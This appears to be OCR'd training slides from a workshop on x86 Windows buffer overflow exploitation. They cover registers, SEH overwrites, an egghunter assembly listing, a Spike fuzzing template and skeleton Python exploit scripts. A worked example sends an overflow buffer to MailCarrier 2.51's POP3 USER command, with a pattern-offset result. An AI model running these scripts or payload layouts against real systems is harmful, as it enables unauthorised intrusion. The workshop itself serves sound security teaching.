

Hack to Basics – x86 Windows Based Buffer Overflows, an introduction to buffer overflows

Instructor - Dino Covotsos – Telspace Systems

@telspacesystems

Whoami?

Work in the Penetration Testing space (Telspace Systems)

Approximately 20 years in

Trying to keep some sort of work/life balance! ;)

Various qualifications − OSCP/OSCE etc



Agenda

- Introduction to the workshop(We are here!).
- The Stack and Registers.
- Basic x86 ASM.
- Basic exploitation techniques.
- Fuzzing.
- Introduction to variety of Skeleton Python scripts(copy paste buffer overflows, remote buffer overflows etc).

Agenda

- Vanilla EIP overwrites in Immunity Debugger.
- Overwriting EIP, Jumping to ESP, executing Shellcode (generated by Metasploit or compiled from exploit-db/ shellstorm).
- Bad characters and how to deal with them.
- Practical example(CVE-2019-11395).


Agenda

- Introduction to SEH exploitation techniques.
- Introduction to Mona, basic asm jumps and shell coding.
- Practical example(CVE-2019-11395).

Agenda

- What are egg hunters?
- Example of a egg hunter being utilised in a SEH exploit.
- Questions and Answers.
- References.

The Stack and Registers(x86)



REF: http://flint.cs.yale.edu/cs421/papers/x86-asm/asm.html

The Stack and Registers(x86)

The 8 32 bit General Purpose Registers:

Accumulator register (**AX**). Used in arithmetic operations
Counter register (**CX**). Used in shift/rotate instructions and loops.
Data register (**DX**). Used in arithmetic operations and I/O operations.
Base register (**BX**). Used as a pointer to data (located in segment register DS, when in segmented mode).
Stack Pointer register (**SP**). Pointer to the top of the stack.
Stack Base Pointer register (**BP**). Used to point to the base of the stack.
Source Index register (**SI**). Used as a pointer to a source in stream operations.
Destination Index register (**DI**). Used as a pointer to a destination in stream operations.

Basic x86 ASM

X86 ASM (for this workshop):

add/sub
xor
mov
push
pop
call
jmp (and conditional jumps)

Basic exploitation techniques

“Vanilla” EIP Overwrite:

Direct EIP overwrite with initial long buffer(no exception handler or similar)

Structured Exception Handling(SEH) exploitation:

An exception is an event that occurs during the execution of a program, and requires the execution of code outside the normal flow of control. Structured exception handling is a mechanism for handling both hardware and software exceptions.

Overwrite SEH with a POP POP RET instruction, ESP moved towards higher instructions twice then a RET is executed.



REF: https://docs.microsoft.com/en-us/windows/desktop/debug/structured-exception-handling

Basic exploitation techniques

Structured Exception Handling(SEH) exploitation(continued):

Typical structure:

“A” buffer + (Next SEH)/JMP + PPR + (nops) + shellcode

Basic exploitation techniques

Egghunters:

A egghunter is a small piece of shellcode that searches memory for a larger, bigger shellcode where it may be possible to execute said shellcode (i.e. in cases where there is only a small amount of space available in the buffer, this is very useful)

Egghunters search for a “TAG” which is a unique 4 byte string, in memory. We then combine a string together so that it is unique, such as WOOTWOOT or similar where we want to execute our actual shellcode once found(i.e. we redirect execution flow).

Basic exploitation techniques

Egghunters, example:

```
loop_inc_page:
        or   dx, 0x0fff          // Add PAGE_SIZE-1 to edx
loop_inc_one:
        inc  edx                 // Increment our pointer by one
loop_check:
        push edx                 // Save edx
        push 0x2                 // Push NtAccessCheckAndAuditAlarm
        pop  eax                 // Pop into eax
        int  0x2e                // Perform the syscall
        cmp  al, 0x05            // Did we get 0xc0000005 (ACCESS_VIOLATION)?
        pop  edx                 // Restore edx
loop_check_8_valid:
        je   loop_inc_page       // Yes, invalid ptr, go to the next page

is_egg:
        mov  eax, 0x50905090     // Throw our egg in eax
        mov  edi, edx            // Set edi to the pointer we validated
        scasd                    // Compare the dword in edi to eax
        jnz  loop_inc_one        // No match? Increment the pointer by one
        scasd                    // Compare the dword in edi to eax again (which is now edx + 4)
        jnz  loop_inc_one        // No match? Increment the pointer by one

matched:
        jmp  edi                 // Found the egg.  Jump 8 bytes past it into our code.
```

REF: http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf & https://www.fuzzysecurity.com/tutorials/expDev/4.html

Fuzzing

Google Definition:

Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks.

Manual Testing (Generation, mutation, manual coding etc)

Tools: Spike, Boofuzz, Peach, Sulley etc

Fuzzing

Basic Spike Template:

```
s_string_variable("USER");
s_string( " " );
s_string_variable(”FOO");
s_string( "\r\n" );
s_string("PASS ");
s_string_variable(”F00");
s_string_variable("\r\n");
```

Skeleton Python Scripts

On your USB/VM there are additional scripts:

Copy/Paste Skeleton Python Scripts (Local BOF example, SEH)

```
Shellcode = “<SHELLCODE>”
buffer = "A" * 884 + NSEH + SEH" + NOPS + shellcode + "D" * 8868

payload = buffer
try:
    f=open("exploit.txt","w")
    print "[+] Creating %s bytes payload.." %len(payload)
    f.write(payload)
    f.close()
    print "[+] File created!"
except:
    print "File cannot be created”
```

Skeleton Python Scripts

Socket Based Skeleton Python Scripts (Local BOF example, Vanilla)


```
buffer = "A" * 5094 + ”JMP ESP" + NOPS + "C" * (882-len(shellcode))

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Vanilla EIP Overwrite

41414141 – The Magic Numbers.


Our aim in this portion of the workshop is to overwrite the EIP register by sending a long string, which will allow us to redirect program execution flow to shellcode of our choosing. In this case, it would be calc.exe or a bind shell.

Vanilla EIP Overwrite (MailCarrier)



IEL SPACE
Hackers for Hire


Vanilla EIP Overwrite (MailCarrier)



Attaching to the MailCarrier process, using Immunity Debugger (on your VM)

IEL SPACE
Hackers for Hire


Vanilla EIP Overwrite (MailCarrier)



```
  GNU nano 3.2                                vanilla1.py

#!/usr/bin/python
import sys
import socket
import time

buffer = "A" * 6000

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Skeleton Python Script, which will send 6000 A's via "USER"(on your VM)

Vanilla EIP Overwrite (MailCarrier)


Registers (FPU)
EAX 00000000
ECX 0000001F
EDX 00704504
EBX 00706BA0 ASCII "192.168.0.240"
ESP 0701EE44 ASCII "AAAA

Vanilla EIP Overwrite (MailCarrier)

```
root@pewpew:~/hacktobasics# msf-pattern_create -l 6000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3
Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br
7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0B
v1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb
8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1C
f2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5
Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl
9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2C
p3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6
Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw
0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3C
```

Generating a unique pattern with msf-pattern_create with length 6000

IEL SPACE
Hackers for Hire

Vanilla EIP Overwrite (MailCarrier)

```
 GNU nano 3.2                          vanilla1.py                          Modified

#!/usr/bin/python
#Pattern Created
import sys
import socket
import time

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9$

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Python script, with unique pattern to send to MailCarrier


IEL SPACE
Hackers for Hire

Vanilla EIP Overwrite (MailCarrier)

```
root@pewpew:~/hacktobasics/Vanilla# python vanilla2-pattern-create.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command

[*] Sending pwnage buffer: with 6000 bytes...
+OK <492.1556614920@>, TABS Lab POP3 server ready.
```

Executing the script, which carries the unique pattern.

Vanilla EIP Overwrite (MailCarrier)



Obtaining EIP overwrite with a unique pattern, we copy this value to find the exact offset.

IEL SPACE
Hackers for Hire

Vanilla EIP Overwrite (MailCarrier)

```
root@pewpew:~/hacktobasics/Vanilla# msf-pattern_offset -q 47386E47
[*] Exact match at offset 5094
root@pewpew:~/hacktobasics/Vanilla#
```

